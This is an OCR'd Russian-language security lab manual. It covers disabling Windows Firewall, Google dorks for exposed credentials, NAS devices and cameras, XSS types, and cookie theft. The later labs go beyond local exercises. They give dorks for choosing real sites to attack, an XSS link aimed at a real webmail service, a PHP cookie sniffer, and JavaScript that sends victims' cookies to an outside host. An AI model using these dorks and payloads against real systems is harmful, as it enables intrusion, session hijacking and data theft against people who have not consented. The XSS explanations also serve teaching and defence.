
Как полностью отключить брандмауэр Windows?
Существует несколько быстрых способов полного отключения Windows Firewall, которые следует применять перед установкой новой защитной системы от сторонних производителей. Отключение защитника делает систему уязвимой для вредоносного ПО, поэтому отключать брандмауэр без нужды – строго не рекомендуется.

Отключение брандмауэра в панели управления
Одним из самых легких способов отключения защиты, является отключение через панель управления. Чтобы сделать это, необходимо:

Находясь в **панели управления** в пункте **«Брандмауэр защитника Windows»** следует перейти в пункт **«Включение и выключение защитника»**.




В открывшемся окне достаточно перевести все пункты в **отключенный режим** и подтвердить действие кнопкой **«Ок»**.




Отключение защитника при помощи командной строки

Другим способом отключения защитника Windows является командная строка. Чтобы выполнить отключение, необходимо:

Нажать **ПКМ** по кнопке пуск и выбрать **«Командная строка(администратор)»**, **«Windows PowerShell (администратор)»**.




В открывшемся окне командной строки вводим **«netsh advfirewall set allprofiles state off»** и подтверждаем **Enter**.



Данная команда отключит все профили сети и **Windows Firewall станет неактивным**.

Для включения защитника следует воспользоваться командой **«netsh advfirewall set allprofiles state on»**.




Лабораторная работа №5. Поиск и защита конфиденциальной информации

Тесты на проникновение обычно требуют набора специальных утилит, но одна из них доступна каждому и всегда под рукой — это поисковик Google. Нужно только знать, как им пользоваться. Google Dork Queries — это хитрые запросы к поисковикам, которые помогают пролить свет на общедоступные, но скрытые от посторонних глаз данные.

> **Полезные команды Google**
>
> Среди всех операторов расширенного поиска Google нас интересуют главным образом четыре:
>
> - `site` — поиск по конкретному сайту;
> - `inurl` — указатель на то, что искомые слова должны быть частью самого веб-адреса;
> - `intitle` — оператор поиска в заголовке веб-страниц;
> - `ext` или `filetype` — поиск файлов определенного типа по расширению.
>
> Также при составлении запроса надо помнить несколько операторов, которые задаются спецсимволами.
>
> - `|` — вертикальный слеш, он же оператор OR (логическое или). Указывает, что нужно показать результаты, содержащие хотя бы одно из слов, перечисленных в запросе.
> - `""` кавычки. Указывает на поиск точного соответствия.
> - `-` — минус. Используется для очистки поисковой выдачи и исключает из нее результаты с указанными после минуса словами.
> - `*` — звездочка, или астериск. Используется в качестве маски и означает «что угодно».


База данных Exploit-DB насчитывает огромное количество дорков и уязвимостей. Для поиска дорков зайдите на сайт exploit-db.com и перейдите на вкладку «Google Hacking Database».



К примеру, среди фреймворков для разработки веб-приложений популярен Symfony Standard Edition. При развертывании он автоматически создает в каталоге /app/config/ файл parameters.yml, где сохраняет название базы данных, а также логин и пароль.

Найти этот файл можно следующим запросом:

```
inurl:app/config/ intext:parameters.yml intitle:index.of
```



Дорки для поиска открытых NAS
Домашние и офисные сетевые хранилища нынче популярны. Функцию NAS поддерживают многие внешние диски и роутеры. Большинство их владельцев не заморачиваются с защитой и даже не меняют дефолтные пароли вроде admin/admin. Найти популярные NAS можно по типовым заголовкам их веб-страниц. Например, запрос:

intitle:"Welcome to QNAP Turbo NAS"

выдаст список айпишников NAS производства QNAP. Останется лишь найти среди них слабозащищенный.
Облачный сервис QNAP (как и многие другие) имеет функцию предоставления общего доступа к файлам по закрытой ссылке. Проблема в том, что она не такая уж закрытая.

inurl:share.cgi?ssid=

Этот нехитрый запрос показывает файлы, расшаренные через облако QNAP. Их можно просмотреть прямо из браузера или скачать для более детального ознакомления.

Дорки для поиска IP-камер, медиасерверов и веб-админок
Помимо NAS, с помощью продвинутых запросов к Google можно найти массу других сетевых устройств с управлением через веб-интерфейс.

Наиболее часто для этого используются сценарии CGI, поэтому файл main.cgi — перспективная цель. Однако встретиться он может где угодно, поэтому запрос лучше уточнить.

Например, добавив к нему типовой вызов ?next_file. В итоге получим дорк вида:

inurl:"img/main.cgi?next_file"

Помимо камер, подобным образом находятся медиасерверы, открытые для всех и каждого. Особенно это касается серверов Twonky производства Lynx Technology. У них весьма узнаваемое имя и дефолтный порт 9000.

Для более чистой поисковой выдачи номер порта лучше указать в URL и исключить его из текстовой части веб-страниц. Запрос приобретает вид


intitle:"twonky server" inurl:"9000" -intext:"9000"

Лабораторная работа №6. XSS и способы предотвращения


Межсайтовый скриптинг (XSS) – это уязвимость, которая заключается во внедрении кода, исполняемого на стороне клиента (JavaScript) в веб-страницу, которую просматривают другие пользователи.
Уязвимость возникает из-за недостаточной фильтрации данных, которые пользователь отправляет для вставки в веб-страницу. Намного проще понять на конкретном пример. Вспомните любую гостевую книгу – это программы, которые предназначены для принятия данных от пользователя и последующего их отображения. Представим себе, что гостевая книга никак не проверяет и не фильтрует вводимые данные, а просто их отображает.

Можно набросать свой простейший скрипт, но я предлагаю начать знакомство с Dojo и OWASP Mutillidae II. Там есть похожий пример. В автономной среде Dojo перейдите в браузере по ссылке: http://localhost/mutillidae/index.php?page=add-to-your-blog.php

Если кто-то из пользователей ввёл:
1 Привет! Нравится твой сайт.
То веб-страница отобразит:
1 Привет! Нравится твой сайт.



А если пользователь введёт так:
1 Привет! Нравится твой сайт.<script>alert("Pwned")</script>
То отобразится это так:



Браузеры хранят множества кукиз большого количества сайтов. Каждый сайт может получить кукиз только сохранённые им самим. Например, сайт example.com сохранил в вашем браузере некоторые кукиз. Вы заши на сайт another.com, этот сайт (клиентские и серверные скрипты) не могут получить доступ к кукиз, которые сохранил сайт example.com.
Если сайт example.com уязвим к XSS, то это означает, что мы можем тем или иным способом внедрить в него код JavaScript, и этот код будет исполняться от имени сайта example.com! Т.е. этот код получит, например, доступ к кукиз сайта example.com.
Думаю, все помнят, что исполняется JavaScript в браузерах пользователей, т.е. при наличии XSS, внедрённый вредоносный код получает доступ к данным пользователя, который открыл страницу веб-сайта.
Внедрённый код умеет всё то, что умеет JavaScript, а именно:

- получает доступ к кукиз просматриваемого сайта
- может вносить любые изменения во внешний вид страницы
- получает доступ к буферу обмена
- может внедрять программы на JavaScript, например, ки-логеры (перехватчики нажатых клавиш)
- подцеплять на BeEF

Простейший пример с кукиз:

```
1    <script>alert(document.cookie)</script>
```

На самом деле, **alert** используется только для выявления XSS. Реальная вредоносная полезная нагрузка осуществляет скрытые действия. Она скрыто связывается с удалённым сервером злоумышленника и передаёт на него украденные данные.

Виды XSS
Самое главное, что нужно понимать про виды XSS то, что они бывают:

- Хранимые (Постоянные)
- Отражённые (Непостоянные)

Пример постоянных:
Введённое злоумышленником специально сформированное сообщение в гостевую книгу (комментарий, сообщение форума, профиль) которое сохраняется на сервере, загружается с сервера каждый раз, когда пользователи запрашивают отображение этой страницы.
Злоумышленник получил доступ к данным сервера, например, через SQL инъекцию, и внедрил в выдаваемые пользователю данные злонамеренный JavaScript код (с ки-логерами или с BeEF).

Пример непостоянных:
На сайте присутствует поиск, который вместе с результатами поиска показывает что-то вроде «Вы искали: [строка поиска]», при этом данные не фильтруются должным образом. Поскольку такая страница отображается только для того, у кого есть ссылка на неё, то пока злоумышленник не отправит ссылку другим пользователям сайта, атака не сработает. Вместо отправки ссылки жертве, можно использовать размещение злонамеренного скрипта на нейтральном сайте, который посещает жертва.
Ещё выделяют (некоторые в качестве разновидности непостоянных XSS уязвимостей, некоторые говорят, что этот вид может быть и разновидностью постоянной XSS):

DOM-модели
Особенности XSS основанных на DOM
Если сказать совсем просто, то злонамеренный код «обычных» непостоянных XSS мы можем увидеть, если откроем HTML код. Например, ссылка сформирована подобным образом:

```
1    http://example.com/search.php?q="/><script>alert(1)</script>
```

А при открытии исходного HTML кода мы видим что-то вроде такого:

```
<div class="m__search">
  <form method="get" action="/search.php">
  <input type="text" class="ui-input query" name="q" value=""/><script>alert(1)</script>" />
<button type="submit" class="ui-button">Найти</button>
  </form>
```

А DOM XSS меняют DOM структуру, которая формируется в браузере на лету и увидеть злонамеренный код мы можем только при просмотре сформировавшейся DOM структуры. HTML при этом не меняется.


Давайте возьмём для примера такой код:

```
<!DOCTYPE html>
<html>
  <head>
    <title>HackWare.ru:::DOM XSS</title>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
  </head>
  <body>
    <div id="default"> An error occurred...</div>

    <script>
      function OnLoad() {
        var foundFrag = get_fragment();
        return foundFrag;
      }

      function get_fragment() {
        var r4c = '(.*?)';
        var results = location.hash.match('.*input=token(' + r4c + ');');

        if (results) {
          document.getElementById("default").innerHTML = "";
          return (unescape(results[2]));
        } else {
          return null;
        }
      }

      display_session = OnLoad();
      document.write("Your session ID was: " + display_session + "<br><br>")
    </script>

  </body>
</html>
```


Если мы перейдём по примерно такой ссылке

```
http://localhost/tests/XSS/dom_xss.html#input=tokenAlex;
```

То в браузере мы увидим:



Исходный код страницы:





```
<!DOCTYPE html>
<html>
    <head>
        <title>HackWare.ru:::DOM XSS</title>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
    </head>
    <body>
        <div id="default"> An error occurred...</div>

        <script>
            function OnLoad() {
                var foundFrag = get_fragment();
                return foundFrag;
            }

            function get_fragment() {
                var r4c = '(.*?)';
                var results = location.hash.match('.*input=token(' + r4c + ');');

                if (results) {
                    document.getElementById("default").innerHTML = "";
                    return (unescape(results[2]));
                } else {
                    return null;
                }
            }

            display_session = OnLoad();
            document.write("Your session ID was: " + display_session + "<br><br>")
        </script>

    </body>
</html>
```

Давайте сформируем адрес следующим образом:

1 http://localhost/tests/XSS/dom_xss.html#input=tokenAlex<script>alert(1)</script>;


Теперь страница выглядит так:



Но давайте заглянем в исходный код HTML:


```
<!DOCTYPE html>
<html>
    <head>
        <title>HackWare.ru:::DOM XSS</title>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
    </head>
    <body>
        <div id="default"> An error occurred...</div>

        <script>
            function OnLoad() {
                var foundFrag = get_fragment();
                return foundFrag;
            }

            function get_fragment() {
                var r4c = '(.*?)';
                var results = location.hash.match('.*input=token(' + r4c + ');');

                if (results) {
                    document.getElementById("default").innerHTML = "";
                    return (unescape(results[2]));
                } else {
                    return null;
                }
            }

            display_session = OnLoad();
            document.write("Your session ID was: " + display_session + "<br><br>")
        </script>

    </body>
</html>
```

Там совершенно ничего не изменилось. Нам нужно смотреть DOM структуру документа, чтобы выявить злонамеренный код:



Здесь приведён рабочий прототип XSS, для реальной атаки нам нужна более сложная полезная нагрузка, которая невозможна из-за того, что приложение останавливает чтение сразу после точки с запятой, и что-то вроде **alert(1);alert(2)** уже невозможно. Тем не менее, благодаря **unescape()** в возвращаемых данных мы можем использовать полезную нагрузку вроде такой:

```
1       http://localhost/tests/XSS/dom_xss.html#input=tokenAlex<script>alert(1)%3balert(2)</script>;
```

Где мы заменили символ **;** на кодированный в URI эквивалент!

Теперь мы можем написать вредоносную полезную нагрузку JavaScript и составить ссылку для отправки жертве, как это делается для стандартного непостоянного межсайтового скриптинга.

Полезно помнить, что современные браузеры предпринимают шаги по ограничение уровня эксплуатации проблем вроде непостоянных XSS и основанных на DOM XSS. В том числе это нужно помнить при тестировании веб-сайтов с помощью браузера – вполне может оказаться, что веб-приложение уязвимо, но вы не видите всплывающего подтверждения только по той причине, что его блокирует браузер.


Поиск сайтов уязвимых к XSS. Дорки для XSS
Первым шагом является выбор сайтов, на которых мы будем выполнять XSS атаки. Сайты можно искать с помощью дорков Google. Вот несколько из таких дорков, которые скопируйте и вставьте в поиск Гугла:
inurl:search.php?q=
inurl:.php?q=
inurl:search.php
inurl:.php?search=

Перед нами откроется список сайтов. Нужно открыть сайт и найти на нём поля ввода, такие как форма обратной связи, форма ввода, поиск по сайту и т.д.

Сразу замечу, что практически бесполезно искать уязвимости в популярных автоматически обновляемых веб-приложениях. Классический пример такого приложения – WordPress.
Самые лучшие цели – это разнообразные самописные движки и скрипты.

Лабораторная работа №7. Куки и сессии

Предположим, нам удалось отыскать xss уязвимость:



Далее, можно попробовать запустить какой-нибудь другой скрипт. Например, скрипт, который передает cookies другого пользователя нам. Чтобы скрипт сработал, нужно заставить пользователя выполнить наш скрипт. Сделать это можно отослав ему письмо с соответствующей ссылкой, после нажатия, на которую произойдет поиск по почтовому ящику и выполнится нужный нам код.

На то, чтобы понять механику уязвимости, потребовалось некоторое время и множество экспериментов. Иногда скрипт срабатывал, иногда отфильтровывался. После некоторых усилий эмпирическим путем было установлено, что скрипт 100% срабатывает только в том случае, если поиск по письмам даст положительный результат. То есть когда пользователь выполняет поиск с нашим скриптом, нужно чтобы хотя бы одно письмо в его почтовом ящике по заданным параметрам нашлось. Устроить это не сложно.

Дальше создадим ссылку, которая запустит поиск:

```
http://e.mail.ru/cgi-bin/sentmsg?compose#gosearch?q_query=<script>alert('XSS')</script>
```

Примерно такую ссылку и будем отправлять в письме. Так как наша задача забрать себе чужие cookies, нам понадобится сниффер. Был написан скрипт sniff.php и залит на сторонний хостинг. Код сниффера такой:

```
<?php
if (isset($_GET['cookie']))
{
$text = "New cookie accept from ". $_SERVER['REMOTE_ADDR'] ." at ". date('l jS \of F Y h:i:s A');
$text .= "\n".str_repeat("=", 22) . "\n" . $_GET['cookie']."\n".str_repeat("=", 22)."\n";
$file = fopen("sniff.txt", "a");
fwrite($file, $text);
fclose($file);
}
?>
```

Так же вместо «алерта» нужен скрипт, который будет передавать cookies нашему снифферу. Этот скрипт напишем в отдельном файле и будем его подгружать в наш поиск. Создал файл test.js с нужным кодом и залил на хостинг. Код скрипта такой:


```
img=new Image();
img.src='http://sitename.ru/sniff.php?cookie='+document.cookie;
function F() {
location='http://www.solife.ru';
}
setTimeout(F, 5000);
```

